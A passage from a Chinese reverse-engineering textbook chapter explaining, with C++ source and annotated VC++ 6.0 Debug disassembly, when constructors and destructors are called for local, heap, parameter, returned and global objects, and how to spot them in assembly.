0040108F        mov     ecx,dword ptr [ebp-14h]
00401092        mov     dword ptr [ebp-10h],ecx
   pNumber->m_nNumber = 2;
00401095        mov     edx,dword ptr [ebp-10h]        ; edx 得到 this 指针
00401098        mov     dword ptr [edx],2              ; 为成员变量 m_nNumber 赋值 2
   printf("%d \r\n", pNumber->m_nNumber);
0040109E        mov     eax,dword ptr [ebp-10h]
004010A1        mov     ecx,dword ptr [eax]
004010A3        push    ecx
004010A4        push    offset string "%d \r\n" (00424ff8)
004010A9        call    printf (0040eb90)
004010AE        add     esp,8
   return 0;
004010B1        xor     eax,eax
}
```

在代码清单 10-2 中，在使用 new 申请了堆空间以后，需要调用构造函数，以完成对象的数据成员初始化过程。如果堆空间申请失败，则会避开构造函数的调用。因为在 C++ 语法中，如果 new 运算执行成功，返回值为对象的首地址，否则为 NULL。因此，需要编译器检查堆空间的申请结果，产生一个双分支结构，以决定是否触发构造函数。在识别堆对象的构造函数时，应重点分析此双分支结构，找到 new 运算的调用后，可立即在下文寻找判定 new 返回值的代码，在判定成功（new 的返回值非 0）的分支处可迅速定位并得到构造函数。

C 中的 malloc 函数和 C++ 中的 new 运算的区别很大，很重要的两点是 malloc 不负责触发构造函数，它也不是运算符，无法进行运算符重载。

在使用 new 申请对象堆空间时，许多初学者很容易将有参构造函数与对象数组搞混，在申请对象数组时很容易写错，申请对象数组却写成了调用有参构造函数。以 int 类型的堆空间申请为例，如下所示：

```
// 圆括号是调用有参构造函数，最后只申请了一个 int 类型的堆变量并赋初值 10
int *pInt = new int(10);
// 方括号才是申请了 10 个 int 元素的堆数组
int *pInt = new int[10];
```

类的堆空间申请与以上情况相似，本想申请对象数组，但是写成了调用有参构造函数。虽然在编译时编译器不会报错，但需要该类中提供匹配的构造函数。当程序流程执行到释放对象数组时，则会触发错误，更详细的讲解见 10.3 节。

3. 参数对象

参数对象属于局部对象中的一种特殊情况。当对象作为函数参数时，调用一个特殊的构造函数——拷贝构造函数。该构造函数只有一个参数，类型为对象的引用。

当对象为参数时，会触发此类对象的拷贝构造函数。如果在函数调用时传递参数对象，

参数会进行复制，形参是实参的副本，相当于拷贝构造了一个全新的对象。由于定义了新对象，因此会触发拷贝构造函数，在这个特殊的构造函数中完成两个对象间数据的复制。如没有定义拷贝构造函数，编译器会对原对象与拷贝对象中的各数据成员直接进行数据复制，称为默认拷贝构造函数，这种拷贝方式属于浅拷贝，如以下代码所示：

```
CNumber one;                                    // 类 CNumber 的定义参考代码清单 10-1
lea         ecx,[ebp-10h]
call        @ILT+45(CNumber::CNumber) (00401032)
CNumber two(one);          // CNumber 中没有提供参数为对象引用的构造函数
mov         eax,dword ptr [ebp-10h]               // 取出对象 one 中的数据成员信息
mov         dword ptr [ebp-14h],eax               // 赋值对象 two 中的数据成员信息
```

虽然使用编译器提供的默认拷贝构造函数很方便，但在某些特殊的情况下，这种拷贝会导致程序错误，如第 9 章中提到的资源释放错误。当类中有资源申请，并以数据成员来保存这些资源时，就需要使用者自己提供一个拷贝构造函数。在拷贝构造函数中，要处理的不仅仅是源对象的各数据成员，还有它们所指向的资源数据。把这种源对象中的数据成员间接访问到的其他资源并制作副本的拷贝构造函数称为深拷贝。如代码清单 10-3 所示。

代码清单 10-3　深拷贝构造函数——Debug 版

```
// C++ 源码说明：深拷贝构造函数的使用
class CMyString{                                              // 字符串处理类的定义
public:
   CMyString(){                                               // 无参构造函数，初始化指针
   m_pString = NULL;
}

   CMyString(CMyString& obj){              // 拷贝构造函数
// 注：如果在拷贝构造函数中直接复制指针值，那么对象内的两个成员指针会指向同一个资源，这属于浅拷贝
// this->m_pString = obj.m_pString;
// 为实参对象中的指针所指向的堆空间制作一份副本，这就是深拷贝了
          int nLen = strlen(obj.m_pString);
          this->m_pString = new char[nLen + sizeof(char)]; // 为了便于讲解，这里没有检查指针
          strcpy(this->m_pString, obj.m_pString);
   }
   ~CMyString(){                                      // 析构函数，释放资源
          if (m_pString != NULL)
          {
          // 如果使用浅拷贝，执行到这里会产生错误，因为源对象和复制的对象在作用域结束时会调用
          // 到此处，所以会产生同一个资源释放两次的错误
                 delete[] m_pString;
                 m_pString = NULL;
          }
   }
   void SetString(char * pString){                    // 设置字符串的成员函数
          int nLen = strlen(pString);
          if (m_pString != NULL)
          {
```

```
                delete [] m_pString;
                m_pString = NULL;
            }
            m_pString = new char[nLen + sizeof(char)]; // 为了便于讲解，这里没有检查指针
            strcpy(m_pString, pString);
    }
    char * m_pString;
};

void Show(CMyString MyString){              // 参数是对象类型，会触发拷贝构造函数
    printf(MyString.m_pString);
}
int main(int argc, char* argv[]){
    CMyString MyString;
    MyString.SetString("Hello");
    Show(MyString);
    return 0;
}

// C++源码与对应汇编代码讲解
//========================main函数的调用过程========================//
int main(int argc, char* argv[]){
    CMyString MyString;
0040113D    lea         ecx,[ebp-10h]
00401140    call        @ILT+5(CMyString::CMyString) (0040100a) ; 无参构造函数
00401145    mov         dword ptr [ebp-4],0
    MyString.SetString("Hello");          // 调用成员函数
0040114C    push        offset string "Hello" (0042501c)
00401151    lea         ecx,[ebp-10h]
00401154    call        @ILT+0(CMyString::SetString) (00401005)
    Show(MyString);
; 这里的"push ecx"等价于"sub esp, 4"，但是"push ecx"的机器码更短，效率更高。CMyString
  的类型长度为4字节，所以传递参数对象时需要在栈顶留下4字节，以作为参数对象的空间，此时esp保存
  的内容就是参数对象的地址
00401159    push        ecx
0040115A    mov         ecx,esp                 ; 获取参数对象的地址，保存到ecx中
0040115C    mov         dword ptr [ebp-14h],esp ; ebp-14中保存参数对象的地址
0040115F    lea         eax,[ebp-10h]     ; 获取对象MyString的地址并保存到eax中
00401162    push        eax               ; 将MyString地址作为参数，调用拷贝构造函数
00401163    call        @ILT+10(CMyString::CMyString) (0040100f)
00401168    mov         dword ptr [ebp-1Ch],eax  ; ebp-1Ch保存了拷贝构造函数返回的this指针
0040116B    call        @ILT+25(Show) (0040101e) ; 此时栈顶的参数对象传递完毕，开始函数调用
00401170    add         esp,4
    return 0;
00401173    mov         dword ptr [ebp-18h],0
0040117A    mov         dword ptr [ebp-4],0FFFFFFFFh
00401181    lea         ecx,[ebp-10h]
    ; 调用对象CMyString的析构函数
00401184    call        @ILT+20(CMyString::~CMyString) (00401019)
00401189    mov         eax,dword ptr [ebp-18h]
```

```
}

//======================= 拷贝构造函数的调用 =====================//
   // 拷贝构造函数的实现过程与其他构造函数类似，只是多了一个对象引用作为参数
CMyString(CMyString& obj){
   int nLen = strlen(obj.m_pString);
   this->m_pString = new char[nLen + sizeof(char)];// 使用 this 指针是为了与参数明显区分开
   strcpy(this->m_pString, obj.m_pString);
}
; 其他代码不再赘述，关键是看返回值
0040EF0C    mov          eax,dword ptr [ebp-4]          ; 将 this 指针作为返回值

//======================== Show 函数的分析 =====================//
void Show(CMyString MyString){
   printf(MyString.m_pString);
; 获取参数对象的数据成员，并作为 printf 参数使用
00401068          mov            eax,dword ptr [ebp+8]
0040106B          push           eax
0040106C          call           printf (00401310)
00401071          add            esp,4
}
   ; 调用 CMyString 的析构函数
00401074          lea            ecx,[ebp+8]
00401077          call           @ILT+20(CMyString::~CMyString) (00401019)
```

在代码清单 10-3 中，在执行函数 Show 之前，先进入到 CMyString 的拷贝构造函数中。在拷贝构造函数中，我们使用深拷贝方式。这时数据成员 this->m_pString 和 obj.m_pString 所保存的地址不同，但其中的数据内容却是相同的，如图 10-1 所示。




图 10-1　拷贝指针与原指针对比

由于使用了深拷贝方式，对对象中的数据成员所指向的堆空间数据也进行了数据复制，因此当参数对象被销毁时，释放的堆空间数据是拷贝对象所制作的数据副本，对源对象没有任何影响。

4. 返回对象

返回对象与参数对象相似，都是局部对象中的一种特殊情况。由于函数返回时需要对返回对象进行拷贝，因此同样会使用到拷贝构造函数。但是，两者使用拷贝构造函数的时机不同，当对象为参数时，在进入函数前使用拷贝构造函数，而返回对象则在函数返回时使用拷

贝构造函数。如代码清单 10-4 所示。

代码清单 10-4 返回对象的构造函数使用——Debug 版

```
// C++ 源码说明：返回对象的构造函数的使用
// 类的定义请查看代码清单 10-3
CMyString GetMyString(){                         // 返回类型为对象
   CMyString MyString;
   MyString.SetString("World");
   return MyString;
}
int main(int argc, char* argv[]){
   CMyString MyString = GetMyString();
}

// C++ 源码与对应汇编代码讲解
int main(int argc, char* argv[]){
CMyString MyString = GetMyString();
00401218        lea      eax, [ebp-4]                   ; 取对象 MyString 的首地址
0040121B        push     eax                      ; 将对象的首地址作为参数传递
0040121C        call     @ILT+50(GetMyString) (00401037)
00401221        add      esp,4                    ; 参数平衡
}

// 函数 GetMyString 的实现过程
CMyString GetMyString(){
   CMyString MyString;
00401144        lea      ecx, [ebp-10h]                 ; 传递 this 指针，调用构造函数
00401147        call     @ILT+5(CMyString:: CMyString) (0040100a)
0040114C        mov      dword ptr [ebp-4],1      ; 对象计数器，调试中作为参考，这里不必理会
MyString.SetString("World");
00401153        push     offset string "World" (0042501c)
00401158        lea      ecx, [ebp-10h]
0040115B        call     @ILT+0(CMyString::SetString) (00401005)
   return MyString;
00401160        lea      eax, [ebp-10h]           ; 获取局部对象的首地址
00401163        push     eax                      ; 将对象 MyString 的地址作为参数
   ; 获取参数中保存的 this 指针。(上一章中讲过，将对象作为返回值时，函数将会隐式传递一个参数，其内容
为返回对象的 this 指针。)
00401164        mov      ecx,dword ptr [ebp+8]
; 调用隐含的参数对象的拷贝构造函数，以局部对象 MyString 的地址作为参数
00401167        call     @ILT+40(CMyString::CMyString) (0040102d)
0040116C        mov      ecx,dword ptr [ebp-14h]        // 标记，不必理会
0040116F        or       ecx,1
00401172        mov      dword ptr [ebp-14h],ecx
; 调用局部对象 MyString 的析构函数
00401175        mov      byte ptr [ebp-4],0       ; 对象计数器
00401179        lea      ecx, [ebp-10h]
0040117C        call     @ILT+20(CMyString::~CMyString) (00401019)
```

```
00401181            mov     eax,dword ptr [ebp+8]  ; 将参数作为返回值
}
```

通过对代码清单 10-4 的分析可以发现，GetMyString 将返回对象的地址作为函数参数。在函数返回之前，利用拷贝构造函数将函数中局部对象的数据复制到参数指向的对象中，起到了返回对象的作用。与其等价的函数原型如下所示：

```
CMyString* GetMyString(CMyString* pMyString);
```

虽然编译器会对返回值为对象类型的函数进行调整，修改其参数与返回值，但是它留下了一个与返回指针类型不同的象征，那就是在函数中使用拷贝构造函数。返回值和参数为对象指针类型的函数，不会使用以参数为目标的拷贝构造函数，而是直接使用指针保存对象首地址，如以下代码所示。

```
// 函数的返回类型与参数类型都是对象的指针类型
CMyString* GetMyString(CMyString* pMyString){
CMyString MyString;                // 定义局部对象
MyString.SetString("World");
pMyString = &MyString;
00401589  lea     eax,[ebp-10h]                      ; 直接保存对象首地址
0040158C  mov     dword ptr [ebp+8],eax
   return &MyString;
0040158F          lea     ecx,[ebp-10h]
00401592          mov     dword ptr [ebp-14h],ecx
00401595          mov     dword ptr [ebp-4],0FFFFFFFFh
0040159C          lea     ecx,[ebp-10h]                    ; 将局部对象作为返回值
0040159F          call    @ILT+35(CMyString::~CMyString) (00401028)
004015A4          mov     eax,dword ptr [ebp-14h]
}
```

如以上代码所示，在使用指针作为参数和返回值时，函数内没有对拷贝构造函数的调用。以此为依据，便可以分辨参数或返回值是对象还是对象的指针。如果在函数内为参数指针申请了堆对象，那么此时就会存在 new 运算和构造函数的调用，因此就更容易分辨参数或返回值。

5. 全局对象与静态对象

全局对象与静态对象的构造时机相同，它们的构造函数的调用被隐藏在深处，但识别过程很容易。这似乎是矛盾的，但事实的确如此，因为程序中所有全局对象将会在同一地点调用构造函数以初始化数据。既然调用构造函数被固定在了某一个点上，无论这个点被隐藏得多深，只需找到一次即可。我们在第 3 章中讲解启动函数时分析过 _cinit 函数（位于 VC 6.0 的启动函数 mainCRTStartup 中）。全局对象的构造函数的初始化就是在此函数中实现的。

在函数 _cinit 的 _initterm 函数调用中，初始化了全局对象。_initterm 实现的代码片段如下：

```
while ( pfbegin < pfend ){        // pfbegin == __xc_a   pfend == __xc_z
    if ( *pfbegin != NULL )
```

```
            (**pfbegin)();            // 调用每一个初始化或构造代理函数
        ++pfbegin;
    }
```

当pfbengin不为NULL时进入if语句块中。执行(**pfbegin)();后并不会进入全局对象的构造函数中，而是进入编译器提供的构造代理函数中，由一个负责全局对象的构造代理函数完成对全局构造函数的调用过程，如代码清单10-5所示。

代码清单10-5 全局对象构造代理函数的分析——Debug版

```
; 全局对象构造代理函数没有源码可对照分析
00401470   push       ebp                                         ; 初始化过程
00401471   mov        ebp,esp
00401473   sub        esp,40h
00401476   push       ebx
00401477   push       esi
00401478   push       edi
00401479   lea        edi,[ebp-40h]
0040147C   mov        ecx,10h
00401481   mov        eax,0CCCCCCCCh
00401486   rep stos   dword ptr [edi]     ; Debug下初始化数据0xCC
00401488   call       $E6 (004013a0)      ; 调用构造函数，查看以下代码
0040148D   call       $E8 (0040f110)      ; 登记析构函数的地址，后面将详细解释
00401492   pop        edi
00401493   pop        esi
00401494   pop        ebx
00401495   add        esp,40h
00401498   cmp        ebp,esp
0040149A   call       __chkesp (00401540)
0040149F   mov        esp,ebp
004014A1   pop        ebp
004014A2   ret

; 全局对象CMyString g_MyStringOne的定义处
004013A0   push       ebp
004013A1   mov        ebp,esp
004013A3   sub        esp,40h
004013A6   push       ebx
004013A7   push       esi
004013A8   push       edi
004013A9   lea        edi,[ebp-40h]
004013AC   mov        ecx,10h
004013B1   mov        eax,0CCCCCCCCh
004013B6   rep stos   dword ptr [edi]                              ; 以上代码是函数入口
004013B8   mov        ecx,offset g_MyStringOne (0042b174)          ; 获取this指针
004013BD   call       @ILT+10(CMyString::CMyString) (0040100f);    调用构造函数
004013C2   pop        edi
004013C3   pop        esi
004013C4   pop        ebx
004013C5   add        esp,40h
004013C8   cmp        ebp,esp
004013CA   call       __chkesp (00401540)
```

```
004013CF   mov        esp,ebp
004013D1   pop        ebp
004013D2   ret
```

通过对代码清单 10-5 的分析可了解全局对象的定义过程。由于构造函数需要传递对象的首地址作为 this 指针，而且构造函数可以带各类参数，因此编译器将为每个全局对象生成一段传递 this 指针和参数的代码，然后使用无参的代理函数去调用构造函数。

思考题　对于全局对象和静态对象，能不能取消代理函数而直接在 main 函数前调用其构造函数呢？答案见本章小结。

全局对象构造函数的调用被隐藏在深处，那么在分析的过程中该如何跟踪全局对象的构造函数呢？可使用两种方法：直接定位初始化函数和利用栈回溯。

- 直接定位初始化函数

先进入 mainCRTStartup 函数中，然后顺藤摸瓜，找到初始化函数 _cinit，在 _cinit 函数的第二个 _initterm 处设置断点。运行程序后，进入 _initterm 的实现代码内，断点在 (**pfbegin)(); 执行处，单步进入代理构造，即可得到全局对象的构造函数。读者可以先在源码环境下单步跟踪，待熟悉后就可以脱离源码，直接在反汇编的条件下利用 OllyDbg 或者 WinDbg 等其他调试工具熟悉反汇编代码，尝试用自己的方法总结出快速识别的规律。

- 利用栈回溯

如果反汇编代码中出现了全局对象，由于全局对象的地址固定（对于有重定位表的执行文件中的全局对象，也可以在执行文件被加载后至执行前计算得到全局对象的地址），因此可以在对象的数据成员中设置读写断点，调试运行程序，等待构造函数调用的到来。利用栈回溯窗口，找到程序的执行流程，依次向上查询即可找到构造函数调用的起始处。

其实，最简单的办法是对 atexit 设置断点，因为构造代理函数中会注册析构函数，其注册的方式是使用 atexit，在讲解虚函数的时候我们会详细介绍。

10.2　每个对象都有默认的构造函数吗

有些 C++ 类图书在介绍构造函数时会提及，当没有定义构造函数时，编译器会提供默认的构造函数，这个函数什么事情都不做，其内容类似于“{}”的形式。但是笔者经过研究发现，编译器不会在任何情况下都提供默认的构造函数。在许多情况下，编译器并没有提供默认的构造函数，而且经过 O2 选项优化编译后，某些结构简单的类会被转换为几个连续定义的变量，哪里还会需要构造函数呢？在前面的学习过程中，我们也碰到了在类对象定义过程中没有触发构造函数的情况，如代码清单 10-6。

代码清单 10-6　没有定义构造函数的类——C++ 源码

```
class CInit{
```

```
public:
   void SetNumber(int nNumber){
         m_nNumber = nNumber;
   }
   int GetNumber(){
         return m_nNumber;
   }
private:
   int m_nNumber;
};

int main(int argc, char* argv[]){
   CInit Init;
   Init.SetNumber(5);
   printf("%d", Init.GetNumber());
}
```

代码清单 10-6 中没有构造函数的定义，编译器会为类 CInit 提供默认的构造函数吗？答案见图 10-2 中对象 Init 的定义过程。

```
119:      CInit Init;
120:      Init.SetNumber(5);
0040F290   push        5
0040F292   lea         ecx,[ebp-14h]
0040F295   call        @ILT+50(CInit::SetNumber) (00401037)
121:      printf("%d", Init.GetNumber());
0040F29A   lea         ecx,[ebp-14h]
0040F29D   call        @ILT+45(COne::COne) (00401032)
0040F2A2   push        eax
0040F2A3   push        offset string "%d" (00425b7c)
0040F2A8   call        printf (004014c0)
0040F2AD   add         esp,8
122:   }
```

图 10-2　对象 Init 的定义过程

在图 10-2 中，对象 Init 的定义处没有任何对应的汇编代码，也没有构造函数的调用过程，可见编译器并没有为其提供默认的构造函数。那么，在何种情况下编译器会提供默认的构造函数呢？有以下两种情况：

❑ 本类、本类中定义的成员对象或者父类中有虚函数存在

由于需要初始化虚表，且这个工作理应在构造函数中隐式完成，因此在没有定义构造函数的情况下，编译器会添加默认的构造函数用于隐式完成虚表的初始化工作（详细讲解见第 11 章）。

❑ 父类或本类中定义的成员对象带有构造函数

在对象被定义时，由于对象本身为派生类，因此构造顺序是先构造父类再构造自身。当父类中带有构造函数时，将会调用父类构造函数，而这个调用过程需要在构造函数内完成，因此编译器添加了默认的构造函数来完成这个调用过程（详细讲解见第 12 章）。成员对象带有构造函数的情况与此相同。

在没有定义构造函数的情况下，当类中没有虚函数存在，父类和成员对象也没有定义构造函数时，提供默认的构造函数已没有任何意义，只会降低程序的执行效率，因此 VC++ 6.0 没有对这种情况下的类提供默认的构造函数。关于虚函数与类的继承关系会在以后的章节中详细讲解。

10.3　析构函数的出现时机

人皆有生死，对象也不例外。人的生死由自然决定，而编译器掌握着对象的生杀大权。构造函数是对象诞生的象征，对应的析构函数则是对象销毁时的特征。

对象何时被销毁呢？根据对象所在的作用域，当程序流程执行到作用域结束处时，便会将该作用域内的所有对象释放，释放的过程中会调用到对象的析构函数。析构函数与构造函数的出现时机相同，但并非有构造函数就一定会有对应的析构函数。析构函数的触发时机也需要视情况而定，主要分如下几种情况：

- 局部对象：作用域结束前调用析构函数
- 堆对象：释放堆空间前调用析构函数
- 参数对象：退出函数前，调用参数对象的析构函数
- 返回对象：如无对象引用定义，退出函数后，调用返回对象的析构函数，否则与对象引用的作用域一致
- 全局对象：main 函数退出后调用析构函数
- 静态对象：main 函数退出后调用析构函数

1. 局部对象

要考察局部对象的析构函数的出现时机，应重点考察其作用域的结束处。与构造函数相比较而言，析构函数的出现时机相对固定。对于局部对象，当对象所在作用域结束后，将销毁该作用域的所有变量的栈空间，此时便是析构函数的出现时机。如代码清单 10-7 所示。

代码清单 10-7　局部对象的析构函数调用——Debug 版

```
// C++ 源码说明：局部对象的析构函数调用
class CNumber{
public:
   CNumber(){
         m_nNumber = 1;
   }
   ~CNumber(){
         printf("~CNumber\r\n");
   }
   int m_nNumber;
};

void main(int argc, char* argv[]){
   CNumber Number;
```

```
}           // 退出函数后调用析构函数

// C++ 源码与对应汇编代码讲解
void main(int argc, char* argv[]){
   CNumber Number;
}
004015B0    lea         ecx,[ebp-4]                ; 获取对象的首地址，作为 this 指针
004015B3    call        @ILT+40(CNumber::~CNumber) (0040102d)    ; 调用析构函数

   ; 析构函数的实现过程
~CNumber(){
   ; 函数入口代码略
00401629    pop          ecx                            ; 还原 this 指针到 ecx 中
0040162A    mov          dword ptr [ebp-4],ecx  ; 使用临时空间保存 this 指针
printf("~CNumber\r\n");
0040162D    push                 offset string "~CNumber\r\n" (00426038)
00401632    call         printf (00401650)
00401637    add          esp,4
}
   ; 函数出口代码略，无返回值
```

代码清单 10-7 中的类 CNumber 提供了析构函数，在对象 Number 所在的作用域结束处，调用了析构函数 ~CNumber。析构函数同样属于成员函数，因此在调用的过程中也需要传递 this 指针。

析构函数与构造函数略有不同，析构函数不支持函数重载，并且只有一个参数，即 this 指针，而且编译器隐藏了这个参数的传递过程，对于开发者而言，它是一个隐藏了 this 指针的无参函数。

2. 堆对象

堆对象比较特殊，编译器将它的生杀大权交给了使用者。一些粗心的使用者只知道创造堆对象，而忘记了销毁，导致程序中永远存在一些无用的堆对象，其他堆类型数据也是如此。程序中的资源是有限的，只申请资源而不释放资源会造成内存泄漏，这点在设计服务器端程序时尤其要注意。

使用 new 申请了堆对象空间以后，何时释放对象要看开发者在哪里调用了 delete 来释放对象所在的堆空间。delete 的使用便是找到堆对象调用析构函数的关键点。我们先来看看释放堆空间前调用析构函数的过程，如代码清单 10-8 所示。

代码清单 10-8 堆对象析构函数的调用——Debug 版

```
// C++ 源码说明：
int main(int argc, char* argv[]){
   CNumber * pNumber = NULL;                     // 类 CNumber 的定义见代码清单 10-1
   pNumber = new CNumber;                        // 为了便于讲解，这里没检查指针
   pNumber->m_nNumber = 2;
   printf("%d \r\n", pNumber->m_nNumber);
```

```
    if (pNumber != NULL){
            delete pNumber;
            pNumber = NULL;
    }
}

; 析构函数的实现过程
int main(int argc, char* argv[]){
   CNumber * pNumber = NULL;
0040F28D   mov          dword ptr [ebp-10h],0        ; 指针变量所在的地址为 ebp-10 处
   pNumber = new CNumber;
   pNumber->m_nNumber = 2;
   printf("%d \r\n", pNumber->m_nNumber);
if (pNumber != NULL)
0040F2F1   cmp          dword ptr [ebp-10h],0        ; 用户使用的指针检查
0040F2F5   je           main+0C6h (0040f326)
{
   delete pNumber;
0040F2F7   mov          edx,dword ptr [ebp-10h]      ; 获取指针变量
0040F2FA   mov          dword ptr [ebp-20h],edx
0040F2FD   mov          eax,dword ptr [ebp-20h]
0040F300   mov          dword ptr [ebp-1Ch],eax      ; eax 保存了指针变量中的数据
0040F303   cmp          dword ptr [ebp-1Ch],0        ; 编译器的指针检查
0040F307   je           main+0B8h (0040f318)         ; 如果为空，则跳过析构函数调用
0040F309   push         1                            ; 标记，以后介绍多重继承时会详细介绍
0040F30B   mov          ecx,dword ptr [ebp-1Ch]      ; 传递 this 指针
   ; 调用析构代理函数
0040F30E   call         @ILT+45(CNumber::'scalar deleting destructor') (00401032)
0040F313   mov          dword ptr [ebp-28h],eax
0040F316   jmp          main+0BFh (0040f31f)         ; 释放空间成功，跳过失败处理
0040F318   mov          dword ptr [ebp-28h],0
pNumber = NULL;
0040F31F   mov          dword ptr [ebp-10h],0
}
}

; 析构代理函数的实现分析
00401032   jmp          CNumber::'scalar deleting destructor' (0040f350)
CNumber::'scalar deleting destructor':
0040F350   push         ebp
0040F351   mov          ebp,esp
0040F353   sub          esp,44h
0040F356   push         ebx
0040F357   push         esi
0040F358   push         edi
0040F359   push         ecx
0040F35A   lea          edi,[ebp-44h]
0040F35D   mov          ecx,11h
0040F362   mov          eax,0CCCCCCCCh
0040F367   rep stos     dword ptr [edi]         ; Debug 初始化数据部分
```

```
0040F369  pop    ecx                              ; 还原this指针
0040F36A  mov    dword ptr [ebp-4],ecx
0040F36D  mov    ecx,dword ptr [ebp-4]            ; 传入this指针，调用析构函数
0040F370  call   @ILT+40(CNumber::~CNumber) (0040102d)
0040F375  mov    eax,dword ptr [ebp+8]
0040F378  and    eax,1          ; 检查析构函数标记，以后介绍多重继承时会详细介绍
0040F37B  test   eax,eax
0040F37D  je             CNumber::'scalar deleting destructor'+3Bh (0040f38b)
0040F37F  mov    ecx,dword ptr [ebp-4]
0040F382  push   ecx                              ; 压入堆空间的首地址
0040F383  call   operator delete (00401710)       ; 释放堆空间
0040F388  add    esp,4
0040F38B  mov    eax,dword ptr [ebp-4]
; 函数出口分析略
0040F39E  ret           4
```

在代码清单10-8中，看似简单的释放堆对象过程实际上做了很多事情。析构函数比较特殊，在释放过程中，需要使用析构代理函数间接调用析构函数。为什么不直接调用析构函数呢？原因有很多，其中的一个原因是，在某些情况下，需要释放的对象不止一个，如果直接调用析构函数，则无法完成多对象的析构，如以下代码所示：

```
  // CNumber类的定义见代码清单10-1，请读者自行加入析构函数
CNumber * pArray = new CNumber[2];              // 申请对象数组
  if (pArray != NULL){
        delete [] pArray;                       // 释放对象数组
        pArray = NULL;
  }
```

在以上代码中，使用new申请对象数组。由于数组中有两个对象，因此申请和释放堆空间时，构造函数和析构函数各需要调用两次。编译器通过代理函数来完成这一系列的操作过程，如代码清单10-9所示。

代码清单10-9 多个堆对象的申请与释放——Debug版

```
// C++源码见上面紧挨着的一段代码所示
CNumber * pArray = new CNumber[2];              // 申请堆空间
; 每个对象占4字节，却申请了12字节大小的堆空间，多出的4字节数据是什么呢
; 在申请对象数组时，会使用堆空间的首地址处的4字节内容保存对象总个数
0040F6BD  push   0Ch
0040F6BF  call   operator new (004020f0)
0040F6C4  add    esp,4
0040F6C7  mov    dword ptr [ebp-18h],eax    ; [ebp-18h]保存申请的堆空间的首地址
0040F6CA  mov    dword ptr [ebp-4],0
0040F6D1  cmp    dword ptr [ebp-18h],0          ; 检查堆空间的申请是否成功
0040F6D5  je     main+75h (0040f705)
  ; 压入析构函数的地址，作为构造代理函数参数
0040F6D7  push   ffset @ILT+60(CNumber::~CNumber) (00401050)
  ; 压入构造函数的地址，作为构造代理函数参数
```

```
0040F6DC  push  offset @ILT+30(CNumber::CNumber) (00401023)
0040F6E1  mov   eax,dword ptr [ebp-18h]          ; 获取堆空间的首地址并保存到 eax 中
0040F6E4  mov   dword ptr [eax],2                ; 设置首地址的 4 字节数据为对象个数
0040F6EA  push  2                                ; 压入对象个数，作为函数参数
0040F6EC  push  4                                ; 压入对象大小，作为函数参数
0040F6EE  mov   ecx,dword ptr [ebp-18h]
0040F6F1  add   ecx,4                            ; 跳过首地址的 4 字节数据
0040F6F4  push  ecx                              ; 将第一个对象地址压栈，作为函数参数
; 构造代理函数调用，该函数的讲解见代码清单 10-10
0040F6F5  call  'eh vector constructor iterator' (0040f5f0)
0040F6FA  mov   edx,dword ptr [ebp-18h]
0040F6FD  add   edx,4                            ; 跳过堆空间的前 4 字节的数据
0040F700  mov   dword ptr [ebp-24h],edx          ; 保存堆空间中的第一个对象的首地址
0040F703  jmp   main+7Ch (0040f70c)              ; 跳过申请堆空间失败的处理
0040F705  mov   dword ptr [ebp-24h],0            ; 申请堆空间失败，赋值空指针
0040F70C  mov   eax,dword ptr [ebp-24h]
0040F70F  mov   dword ptr [ebp-14h],eax
0040F712  mov   dword ptr [ebp-4],0FFFFFFFFh
0040F719  mov   ecx,dword ptr [ebp-14h]
0040F71C  mov   dword ptr [ebp-10h],ecx; 数据最后到了 pArray，打开 O2 选项就简洁了
if (pArray != NULL)
0040F71F  cmp   dword ptr [ebp-10h],0
0040F723  je    main+0C4h (0040f754)
{
   delete [] pArray;                             // 释放堆空间
0040F725  mov   edx,dword ptr [ebp-10h]
0040F728  mov   dword ptr [ebp-20h],edx
0040F72B  mov   eax,dword ptr [ebp-20h]
0040F72E  mov   dword ptr [ebp-1Ch],eax
0040F731  cmp   dword ptr [ebp-1Ch],0            ; 检查对象指针是否为 NULL
0040F735  je    main+0B6h (0040f746)
; 压入释放对象类型标志，1 为单个对象，3 为释放对象数组，0 表示仅仅执行析构函数，不释放堆空间（其作
  用会在讲解多重继承时详细介绍）
; 这个标志占 2 位，使用 delete[] 时标志为二进制 11，直接使用 delete 时标志为二进制 01
0040F737  push  3
0040F739  mov   ecx,dword ptr [ebp-1Ch]          ; 压入释放堆对象首地址
; 释放堆对象函数，该函数有两个参数，更多信息见代码清单 10-11 中的讲解
0040F73C  call        @ILT+85(CNumber::'vector deleting destructor')
(0040105a)
0040F741  mov   dword ptr [ebp-28h],eax
0040F744  jmp   main+0BDh (0040f74d)
0040F746  mov   dword ptr [ebp-28h],0
   pArray = NULL;
0040F74D  mov   dword ptr [ebp-10h],0
}
```

我们通过对代码清单 10-9 的分析了解了堆对象的产生与释放过程。在申请对象数组时，由于对象都在同一个堆空间中，编译器使用了堆空间的前 4 字节数据来保存对象的总个数。正是为了这 4 字节，许多初学者在申请对象数组时使用了 new []，而在释放对象的过程中没

有使用 delete [] (使用的是 delete),于是产生了堆空间释放的错误。在使用 delete (不使用 delete []) 的情况下,当数组元素为基本数据类型时不会出错,当数组元素为存在析构函数的对象时才会出错。我们接下来继续分析此类错误产生的原因,并寻找解决方案。

由于类对象与其他基本数据类型不同,在对象产生时,需要调用构造函数来初始化对象中的数据,因此用到了代理函数。代理函数的功能是根据对象数组的元素逐个调用它们的构造函数,完成初始化过程。堆对象的构造代理函数一共使用了5个参数,详细分析如代码清单10-10所示。

代码清单 10-10 堆对象的构造代理函数——Debug 版

```
; 在代码清单 10-9 中,调用此函数时,共压入了 5 个参数,还原参数原型为:
; ??_L@YGXPAXIHP6EX0@Z1@Z (void * pObj,          // 第一个对象所在堆空间的首地址
                          int nSizeObj,          // 对象占用内存空间的大小
                          int nLenObj,           // 对象个数
                          void (*p)(void),       // 构造函数指针,thiscall 方式
                          void (*p)(void) )      // 析构函数指针,thiscall 方式
??_L@YGXPAXIHP6EX0@Z1@Z:              ; 无源码对照
0040F5F0  push    ebp
0040F5F1  mov     ebp,esp
0040F5F3  push    0FFh
0040F5F5  push    offset string "stream != NULL"+30h (00426078)
0040F5FA  push    offset __except_handler3 (00407fe0)
0040F5FF  mov     eax,fs:[00000000]
0040F605  push    eax
